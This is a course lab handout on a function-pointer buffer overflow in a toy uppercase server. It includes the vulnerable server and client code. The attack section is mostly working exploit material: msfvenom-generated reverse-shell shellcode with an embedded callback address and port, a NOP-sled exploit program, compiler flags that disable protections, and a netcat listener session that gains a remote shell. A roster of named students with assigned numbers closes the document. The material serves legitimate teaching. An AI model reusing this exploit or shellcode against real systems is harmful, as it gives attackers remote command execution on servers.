

Buffer Overflow on a Server Program

This experiment exploits a server program, which converts all characters of a string, supplied by clients, into uppercase. Once the vulnerability is exploited, a client can execute a segment of malicious code hidden in the data that is sent to the server.

In this document, the server program is first introduced. Its vulnerability is then discussed. At last, the vulnerability is exploited and implemented.

1. Server program (server.c) with server IP 184.171.124.101, server PORT 5123

```
int main(int argc, char *argv[]) {
    int listenfd = 0, connfd = 0;
    struct sockaddr_in serv_addr; // Address of server
    listenfd = socket(AF_INET, SOCK_STREAM, 0); // Create a file descriptor for
a socket

    // Prepare the socket address and port
    memset(&serv_addr, '0', sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
    serv_addr.sin_port = htons(5123);

    bind(listenfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr)); //Bind

    // Listen to connection request from client
    listen(listenfd, 10);
    while(1) {
        // Accept the incoming connection request
        connfd = accept(listenfd, (struct sockaddr *)NULL, NULL);
        // Handle the connection
        handle_conn(connfd);
    }
}
```

In this program, the main function is used to setup a socket for communication, to construct connection with clients and to start function handle_conn().

```
void proc_buf(char* p) {
    while(*p) {
        *p = toupper(*p);
        p++;
    }
    return;
}
```

proc_buf() is a simple function to convert the characters of the string received into uppercases.

Commented [YL1]: socket(AF_INET, SOCK_STREAM, 0): AF_INET means Internet domain, SOCK_STREAM means data stream socket instead of datagram socket; 0 means TCP protocol for data stream socket. This function returns a positive integer for success, or -1 for fail.

A sockaddr_in is a structure containing an internet address. This structure is defined in <netinet/in.h>. Here is the definition:

```
struct sockaddr_in {
    short sin_family;
    u_short sin_port;
    struct in_addr sin_addr;
    char sin_zero[8];
};
```

htonl(INADDR_ANY) is the IP address of the machine on which the server is running (converted to network byte order format by htonl), and the symbolic constant INADDR_ANY gets this address.

htons(5099) hardcodes the port number in network byte order format.

bind() binds the defined sockaddr (including server IP and port 5099) to the socket file descriptor listenfd.

listen(listenfd, 10) is a system call for the process to listen on the socket for connections. 10 is the size of the backlog queue, i.e., the number of connections that can be waiting while the process is handling a particular connection.

accept() is a system call for the process to block until a client connects to the server. It wakes up the process when a connection from a client has been successfully established. It returns a new file descriptor connfd, and all communication on this connection should be done using the new file descriptor. NULL means no information about the remote/client address (and its length) of the accepted socket is returned.

handle_conn(connfd) is explained below in the file.

The most important part of this program is function `handle_conn()`. `handle_conn()` is used to handle the connection between a client and the server – to receive data from the client and to send the response to the client. The workflow of this function is as follows.

1. Read the length of the string from network into `s.nbytes`.
2. Send “Okay” to the client.
3. Use `mmap()` to allocate storage `p` for the string to be received.
4. Read the string from network into `p`.
5. Call `proc_buf()` to convert the characters of the string into uppercase.
6. Send the converted string (in `p`) back to the client.

```
void handle_conn(int fd) {
    char *p, *q;
    struct {
        unsigned nbytes; // Number of bytes that will be received from client
        void (*fp) (char*); // Function pointer
    } s;
    s.fp = proc_buf; // Set s.fp to function proc_buf
    read(fd, &(s.nbytes), sizeof(s)); // Step 1
    write(fd, "okay", 4+1); // Step 2

    size_t npages = s.nbytes/4096; // Pages to be received next
    npages += s.nbytes ? 1 : 0;
    p = mmap (
        NULL, npages * 4096,
        PROT_READ | PROT_WRITE | PROT_EXEC,
        MAP_PRIVATE | MAP_ANONYMOUS,
        -1, 0
    ); // Step 3
    q = p;
    while (s.nbytes > 0) {
        unsigned nread = read (fd, q, s.nbytes); // Step 4
        s.nbytes -= nread;
        q += nread;
    }

    printf ("%p-%p\n", p, q); // Address of received data
    s.fp (p); // Step 5
    write(fd, p, strlen(p)+1); // Step 6
    munmap(p, npages*4096);
    close(fd);
}
```

2. Normal Client Program (`client.c`), which connects to server IP 184.171.124.101 and server PORT 5123

This program is a typical client program interacting with a server.

Commented [YL2]: `p` and `q` are two string buffers defined.

Structure `s` includes `nbytes` (the size of client message) and `fp` (a function pointer taking `char*` input and returning `void`).

`read()` is a system call to read up to `sizeof(s)=8` bytes (correct writing should be `sizeof(s.nbytes)=4` bytes) from file descriptor `fd` into the buffer starting at `&(s.nbytes)`. The first 4 bytes of `fd` should be the upper bound of the client's message.

`(s.nbytes?1:0)` is equal to 1 if `s.nbytes` is not zero, and equal 0 otherwise. Thus, `npages` is the number of pages to hold the incoming client message.

void *mmap(void *addr, size_t length, int prot, int flags, int fd, off_t offset);

If `addr` is `NULL`, then the kernel chooses the (page-aligned) address at which to create the mapping; `fd=-1` for anonymous mapping (not backed by a file); `offset=0`;

The `mmap` system call can allocate an anonymous virtual memory area (neither stack nor heap), and can also map a file to memory. This mapping makes file operations like direct memory operations. This method is called memory mapping. `PROT_EXEC`: pages may be executed. `MAP_PRIVATE`: updates to the mapping are not visible to other processes. `MAP_ANONYMOUS`: The mapping is not backed by any file; its contents are initialized to zero.

`read()` in the while-loop reads `nbytes` from `fd` to memory at `p`

After pointers `p` and `q` are printed out, `s.fp` converts the content at `p` (only the part before end-string symbol '0') to upper case.

`write()` writes the content at `p` (only the part before '0') in upper case and write it back to the client with one additional end-string char '0'

`strlen(p)`= the actual size of client message excluding '0'

```

int main(int argc, char *argv[]) {
    char *str = argv[1];

    struct {
        unsigned nbytes;
        unsigned payload_addr;
    } v;

    v.nbytes = 4096; // Set size of data to be sent as 4096 bytes
    write (sockfd, &v, sizeof (v.nbytes)); // Send v to server and overwrite s.f.
    read(sockfd, recv_buf, sizeof (recv_buf) - 1); // Receive a message ("Okay")
    puts(recv_buf); // Print the received message

    char payload_buf [4096];
    memset(payload_buf, 0, sizeof(payload_buf));
    strcpy(payload_buf, str); // Copy the string to payload_buf
    write (sockfd, payload_buf, 4096); // Send payload_buf to server

    read (sockfd, recv_buf, sizeof (recv_buf) - 1); // Receive the converted
    string
    puts (recv_buf); // Print the converted string
}

```

v.nbytes

Commented [YL3]: sockfd should be connected to the server's address (including server IP address and server port number)

v.nbytes defines the size of client message

write(sockfd, &v, sizeof(v.nbytes)) writes v.nbytes of sizeof(v.nbytes)=4 bytes from memory &v (i.e., 4-byte value 4096) to sockfd

memset(void *str, int c, size_t n) copies the character c (an unsigned char) to the first n characters of the string pointed to, by the argument str; therefore, payload_buf is one page of char 0 (i.e., \0 or NUL) and its first segment is copied from argv[1]

To test the programs without dealing with firewall issues, let us run both server and client on 184.171.124.101 (jaguar).

server:

```

yingjiul@jaguar:~/cis436/w6$ server
server is ready...
handle_conn
receive data address is in range: 0xf772c000-0xf772d000
handle_conn
receive data address is in range: 0xf772c000-0xf772d000

```

client-1:

```

yingjiul@jaguar:~/cis436/w6$ client senddatatoserver
okay
SENDDATATOSERVER

```

client-2:

```
yingjiul@jaguar:~/cis436/w6$ client iamhereaswell
```

okay


IAMHEREASWELL

3. Vulnerability


The vulnerable part of this program exists in function `handle_conn()`:

```
read(fd, &(s.nbytes), sizeof(s)); // Step1
```

If data (length of the string) received from the client is 4 bytes long (size of `s.nbytes`), the vulnerability is not triggered as shown below. Function pointer `s.fp` is not overwritten and the program executes normally.



If the data received is longer than `sizeof(s.nbytes)`, `s.fp` will be overwritten. Then `s.fp` can point to someplace in the data received and the program will be out of control of the server as shown below. Since a large part of the received data are NOP (no operation but increasing the program counter) instructions, `s.fp` could be set to the address of any of the NOP instructions. Once `s.fp` has been set to the address of one of the NOP instructions, the malicious payload (a segment of shellcode) may be executed.



4. Exploit (including shell_reverse_tcp code with attacker's IP 184.171.124.101 and attacker's PORT 9123)

The main idea of the exploit consists of two parts. The first part is to prepare a large buffer (for the string to be converted to uppercase) and send it to the server. This "string" now contains a large number of NOP instructions and malicious shellcode. The second part is to overwrite s.fp and change it to point to somewhere inside the NOP field.

Using the msfvenom tool in Metasploit framework (<http://www.metasploit.com>) to generate shellcode shell_reverse_tcp for local host (client IP) 184.171.124.101 and local port (client port) 9123, from where the client will execute the server's shell command if the buffer overflow attack succeeds:

Commented [YL4]: Metasploit is part of Kali Linux. You may download it separately from the [Metasploit](http://www.metasploit.com) website. More on Metasploit-framework at <https://www.sciencedirect.com/topics/computer-science/metasploit-framework>

Note that *MSFvenom* is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. **msfvenom** replaced both msfpayload and msfencode

Add the following paths to system environment variable:
C:\metasploit-framework\bin
C:\metasploit-framework\embedded

```
C:\Users\yjlis>msfvenom -p linux/x86/shell_reverse_tcp LHOST=184.171.124.101 LPORT=9123 -f C
```

```
C:/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/activesupport-4.2.11.1/lib/active_support/dependencies.rb:274: warning: Win32API is deprecated after Ruby 1.9.1; use fiddle directly instead
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
```

```
[-] No arch selected, selecting arch: x86 from the payload
```

```
No encoder or badchars specified, outputting raw payload
```

```
Payload size: 68 bytes
```

```
Final size of c file: 311 bytes
```

```
unsigned char buf[] =
```

```
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
```

```
"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\xb8\xab\x7c\x65\x68"
```

```
"\x02\x00\x23\xa3\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"
```

```
"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"
```

```
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";
```

Note that in the above shellcode, `\xb8\xab\x7c\x65` is the `LHOST` (`\xb8 = 184`, `\xab=171`, `\x7c=124`, `\x65=101`), and `\x23\xa3` is the `LPORT` (`\x23\xa3=9123`; you may use `int2hex.c` to change this to your port number for exercise-2). You may replace `LPORT` with your specific numbers in exercise-2 without regenerating the shellcode.

The main part of the exploit program is as follow (note that `shellcode[]` in `exploit.c` is copy-pasted from the above `buf[]`)

```

char *str = argv[1];

struct {
    unsigned nbytes;
    unsigned payload_addr;
} v;

v.nbytes = 4096*1000*100; //Set size of data to be received as 400Mb
v.payload_addr = 0xf0000000 //Use v.payload_addr to rewrite function
pointer s.fp
write (sockfd, &v, sizeof (v)); //Step 1 send v to server and overwrite s.fp
read(sockfd, recv_buf, sizeof (recv_buf) - 1); //Receive a message from
server
puts(recv_buf); //Print the received message

char payload_buf [4096];
memset(payload_buf, 0, sizeof(payload_buf));
strcpy(payload_buf, str);
write (sockfd, payload_buf, 4096);

memset(payload_buf, 0x90, sizeof (payload_buf)); //0x90 stands for NOP
instruction
//Step 2 send the NOPs 4096*(100*1000 - 1) bytes
size_t i;
for (i = 1; i < 100*1000 - 1; i++) {
    write (sockfd, payload_buf, 4096);
}

//Step 3 send the malicious shell code (payload)
unsigned char shellcode[4096]=
"\x31...\x80".....
"\x52...\x80";
write(sockfd, shellcode, 4096);

read (sockfd, recv_buf, sizeof (recv_buf) - 1);
puts (recv_buf);

```

Commented [YL5]: 100K pages, where 1st page includes arg[1] string and null, 100K-2 pages consist of NOP, and the last page includes shellcode

Compile exploit.c as follows:

yingjiul@jaguar:~/cis436/w6\$ gcc -m32 -fno-stack-protector -z execstack -g exploit.c -o exploit

5. Implementation

In this exploit, we run both [server program](#) and [client program](#) on Jaguar (184.171.124.101). To make a difference, we run server in my week-6 directory, but client and exploit under week-6/att directory.

Step 1 The first step is to execute `./server` on jaguar. The server listens to all connections from 5123.

```

yingjiul@jaguar:~/week-6$ ./server
server is ready...
handle_conn
receive data address is in range: 0xf7729000-0xf772a000
handle_conn
receive data address is in range: 0xf7729000-0xf772a000
handle_conn
receive data address is in range: 0xdeec1000-0xf7561000

```

Step 2 Run a client (e.g., shell window on jaguar) under `./week-6/att`. Use `nc (netcat)` command to listen for an incoming TCP connection at port 9123 on [the client](#). Once the reverse IP shellcode is executed, the client will receive the incoming connection from [the \(compromised\) server](#).

```
yingjiul@jaguar:~/week-6/att$ nc -l 9123
```

Step 3 The third step is to [run the exploit program on another client \(e.g., another shell window on jaguar\)](#) under `./week-6/att`. After the client sends data to the server, the server will send back an "Okay". At this time, `s.fp` has been overwritten.

```
yingjiul@jaguar:~/week-6/att$ ./exploit hello  
okay
```

Step 4 The shellcode will be executed and the first client will receive the incoming connection. In this first client, you can execute any shell command of the server (e.g., `ls`, `cat server.c`):

```
yingjiul@jaguar:~/week-6/att$ nc -l 9123  
  
ls  
att  
server  
server.c  
  
cat server.c  
...
```

6. Hands-on exercise-2 (10% of grade):

The source code files (`server.c`, `client.c`, `exploit.c`) given to you have the IP address and port number hard-coded into the programs. Before starting the experiment, you need to do the following

On **184.171.124.101 (server)**:

1. Each student is given a two-digit number `xy` (please see the end of this document for your number `xy`). At Jaguar server, please create a new directory named `pxy` under your home directory (e.g., if your number is 05, then the new directory is named as `p05`). We use this subfolder to simulate an attacker's

machine, who will run client.c and exploit.c in this subfolder to attack the server (which runs in your home directory).

3. Copy the [server program](#) (server.c from Canvas) into your home directory, and change the [server port 5123](#) (in server.c) to [50xy](#) (e.g., if your number is xy=02, then your server port should be 5002)
4. Compile the server using `gcc -m32 -g -fno-stack-protector -z execstack server.c -o server`
5. Run the server in the [first terminal](#) (in your home directory) using `./server`

On [184.171.124.101](#) (client):

1. In your directory pxy, copy both client.c and exploit.c (from Canvas) to your directory pxy. Change the server port number from [5123](#) to [50xy](#) in client.c and exploit.c.
2. change the exploit port number inside the shellcode from [9123](#) to [90xy](#) in exploit.c (note that you need to convert 90xy to hex numbers using int2hex.c, and write the hex numbers at proper positions in shellcode).
3. Compile your programs using `gcc -m32 -fno-stack-protector -z execstack client.c -o client` and `gcc -m32 -fno-stack-protector -z execstack exploit.c -o exploit`
4. Run/type the following command in your [second terminal](#) (in directory pxy) using `nc -l 90xy`
5. Open the [third terminal](#) (in your directory pxy), and run `./client hello` and `./exploit hello`
6. If your exploit is successful, your [second terminal](#) (running the nc command) shall be able to access the server's directory (i.e., your home directory) from the attacker's directory pxy; therefore, you may run commands such as `ls`, `pwd`, `cat server.c` in that terminal so as to see the information in your home directory because `shell_reverse_tcp` was executed in pxy
7. You may type "ctrl+c" to terminate your processes in each terminal; use "exit" or "ctrl+d" to terminate ssh sessions after you complete the exercise.

Submission:

- server.c, client.c, exploit.c and a document explaining how/why your exploit works on Jaguar (including screenshots)
- revised server.c to server2.c and a document explaining how/why your exploit is blocked on Jaguar (including screenshots)

Number xy for students:

Amelia Bates: 01

Jacob Burke: 02

Matthew Calder: 03

Ethan Cha: 04

Yankun Chen: 05

Enzo Flores: 06

Nathan Gong: 07

Kyle Hoekstra: 08

Jake Khal: 09

Jake McDowell: 10

Kenneth Nnadi: 11

Frimpong Osei: 12

Juan Rios: 13

Angel Soto: 14

Nick Swanson: 15

Stephen Swanson: 16

Robert Wilson: 17